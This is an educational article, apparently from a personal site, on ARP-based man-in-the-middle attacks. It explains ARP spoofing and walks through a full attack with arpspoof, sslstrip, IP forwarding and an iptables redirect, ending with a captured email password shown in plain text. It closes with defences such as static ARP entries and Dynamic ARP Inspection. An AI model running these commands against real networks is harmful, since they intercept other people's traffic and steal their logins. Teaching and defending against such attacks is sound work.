

“Pass the Parcel”

A brief guide to ARP-based MITM attacks

Seán Ó Briain/John O'Brien

www.seanobriain.com

Introduction

With the recent explosion in wireless networks around the world, potential targets for Man-in-the-Middle (MITM) attacks have been steadily increasing. Where physical access was once a prerequisite to perform such an attack, attackers are now looking towards insecure wireless networks to attack.

The concept of a Man-in-the-Middle attack is very simple. In it's most simplest form, it requires tricking a node into believing that you are a legitimate gateway or access point. In computer networking, this is most commonly seen with ARP-based MITM attacks.

ARP or Address Resolution Protocol allows a node to request the hardware address of another node, while knowing only the IP address of the respective node. ARP is necessary, because once a packet reaches a local network - the IP address of a system is no longer sufficient to route a packet to it's final destination. It must also know the hardware address for the destination node.

One way to describe the role of ARP, is to compare it to an international phone call. The area code will determine the general destination of where the person is (**network**), while the the phone number itself will determine the actual location of the handset (**host**). So, if we are to compare IP address to an area code, then the hardware address will be the actual phone number. With this in mind, it should be easier to understand the mechanics of the ARP protocol.

So, what does an ARP request look like? An ARP request is very simple, and can be viewed with any packet analysis software, such as wireshark. Take the following screenshot for example:

121	453.858000	c2:00:02:80:00:01	c2:02:02:80:00:00	ARP	• who has 172.16.1.2? Tell 172.16.1.1
122	453.864000	c2:00:02:80:00:01	Broadcast	ARP	Gratuitous ARP for 172.16.1.1 (Reply)
123	453.936000	c2:02:02:80:00:00	c2:00:02:80:00:01	ARP	• 172.16.1.2 is at c2:02:02:80:00:00

In the above example, a machine with the hardware address of C2:00:02:80:00:01 and an IP address of 172.16.1.1 requests the hardware address for whichever host has an IP address of 172.16.1.2.

It receives a reply, stating that it is the owner of the IP address 172.16.1.2 and that it's hardware address is C2:00:02:80:00:00. The first machine can now directly communicate with the second machine.

So what are the implications of such a protocol? Well, unless you regularly monitor your ARP table - more often than not, you trust that your gateway is legitimate. A user could very well craft a fake ARP reply and state that your system's hardware address is the legitimate owner of an IP address.

Take the following scenario:

Router: **IP Addr:** 192.168.0.1 / **H/Ware Addr:** 00-0D-9D-00-00-01

System #1: **IP Addr:**192.168.0.50 / **H/Ware Addr:** 00-0D-9D-00-00-02

System #2: **IP Addr:** 192.168.0.51 / **H/Ware Addr:** 00-0D-9D-00-00-03

System #1 sends an ARP request, asking for the hardware address of the gateway (192.168.0.1)

- System #2 responds with an ARP reply stating that it's hardware address of 00-0D-9D-00-00-03.

The router also sends an ARP request for the IP address of 192.168.0.50. System #2 once again responds, stating that it's hardware address is the legitimate owner of the ip address.

The consequences of the above is that System #2 is now masquerading as both the Router and System #1. Any packets sent from or delivered to System #1, must now travel through System #2. All packets therefore are subject to packet sniffing or packet injection, allowing the attacker full control of network traffic.

MITM example

For the following attack, we will use Arpspoof and SSLStrip. The operating system of choice is Linux. A similar attack on Windows platforms can be orchestrated with Cain & Abel.

Arpspoof provides a quick and effective means for performing an ARP-based MITM attack. The idea behind the application is that it sends bogus ARP replys to a target system, and it's gateway - leading them both to believe that you are the legitimate gateway and target client.

SSLStrip operates by working as a MITM service, hijacking HTTP traffic that passes through it, allowing an attacker to log HTTP login credentials for secure websites such as Paypal, or online banking.

Prior to beginning the attack, we will need to configure our system to forward packets, and also re-direct HTTP traffic to our SSLStrip service. In order to accomplish this, we implement the following rules.

- `sudo echo "1" > /proc/sys/net/ipv4/ip_forward`
- `iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000`

We then start the SSLStrip service.

- `sslstrip -l 10000 -w sslstrip.log`

```
@earth:~/Documents$ sslstrip -l 10000 -w http-log.txt
```

```
trip 0.6 by Moxie Marlinspike running...
```


This enables the sslstrip service, listening on port 10000 and will log all data to a log file. By default, sslstrip usually listens on port 10000 in either case, but you can configure it to listen on a different port. iptables will need to be configured accordingly if you do choose a different port to listen on.

Once the SSLStrip service is listening, the next step is to setup Arpspoof to trick the gateway and target machine.

- arpspoof -i <interface> -t <target system> <gateway>

```
john@earth:~$ sudo arpspoof -i eth0 -t 192.168.0.149 192.168.0.1
[sudo] password for john:
0:18:8b:87:30:30 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:18:8b:87:30:30
0:18:8b:87:30:30 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:18:8b:87:30:30
0:18:8b:87:30:30 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:18:8b:87:30:30
0:18:8b:87:30:30 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:18:8b:87:30:30
0:18:8b:87:30:30 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:18:8b:87:30:30
0:18:8b:87:30:30 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:18:8b:87:30:30
0:18:8b:87:30:30 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:18:8b:87:30:30
```

Once arpspoof is running, a quick glance of the target machine's ARP table will show the hardware address for the gateway (192.168.0.1) change, to the hardware address of the attacker (in this case, 192.168.0.118).



```
C:\Windows\system32\cmd.exe
C:\Users\john>arp -a

Interface: 192.168.0.149 --- 0xb
Internet Address      Physical Address      Type
192.168.0.1           00-19-5b-e7-52-f0    dynamic
192.168.0.118         00-18-8b-87-30-30    dynamic
192.168.0.255         ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\john>
C:\Users\john>arp -a

Interface: 192.168.0.149 --- 0xb
Internet Address      Physical Address      Type
192.168.0.1           00-18-8b-87-30-30    dynamic
192.168.0.118         00-18-8b-87-30-30    dynamic
192.168.0.255         ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

Once a user logs into a website, it will write all HTTP traffic to the specified log-file. In this scenario, I have captured the login credentials for an e-mail account. The username and password can be clearly seen in plain-text as **2000.ireland** and **2600p455**.

```
@earth:~/Documents$ less http-log.txt | grep 2600.ireland
l=default&ltmplcache=2&continue=http%3A%2F%2Fmail.google.com%2Fmail%2F%3F&service=mail
=1&GALX=Qe0q4cuIcBE&Email=2600.ireland&Passwd=2600p455&rmShown=1&signIn=Sign+in&asts=
t=1&ofs=7&req0 type=tc&req0 value=2600.ireland%40gmail.com%2F541591&req0 sc=c
```

And that's it. A simple, yet effective method for performing a man in the middle attack.

Defending against ARP-based MITM attacks

The first method of defence against ARP-based MITM attacks is to use static ARP entries. ARP tables on all major operating systems allow the user to statically map hardware & IP addresses.

On Linux & Microsoft Windows - the following should usually suffice.

```
arp -s <ip address> <hardware address>
```

The problem with manually mapping hardware addresses to ip addresses is that not only is it time consuming, it's not very scalable. A change in the gateway device, could halt an entire network that was dependant on static ARP entries.

In theory - it is also possible to write a script that validates the gateway's hardware address at a scheduled interval, and if invalid - the script could disable the network connection. This could be seen as a temporary quick hack, but it isn't entirely foolproof, as a scheduled job could leave a window open in between jobs for an attack.

Some router's provide ARP inspection functionality (DHCP Snooping), such as DAI (Dynamic ARP Inspection) in Cisco devices. Alternative handler daemon's like ArpON provide another level of protection against ARP-based MITM attacks.

However, prevention is better than cure. If a network is in a state that allows rogue systems to connect, then the network administrator should review their security policies and ask how it occurred.

Wireless networks are increasingly being targeted due to their inherent lax security. Weak encryption standards, and the non-requirement for physical access has lead to many network breaches worldwide. Strong encryption should be enforced to ensure that rogue systems cannot connect to the network. On small to medium sized networks, additional security measures such as MAC access lists could be implemented to reduce risk.

Links

Arpspoof: <http://arpspoof.sourceforge.net/>

SSLStrip: <http://www.thoughtcrime.org/software/sslstrip/>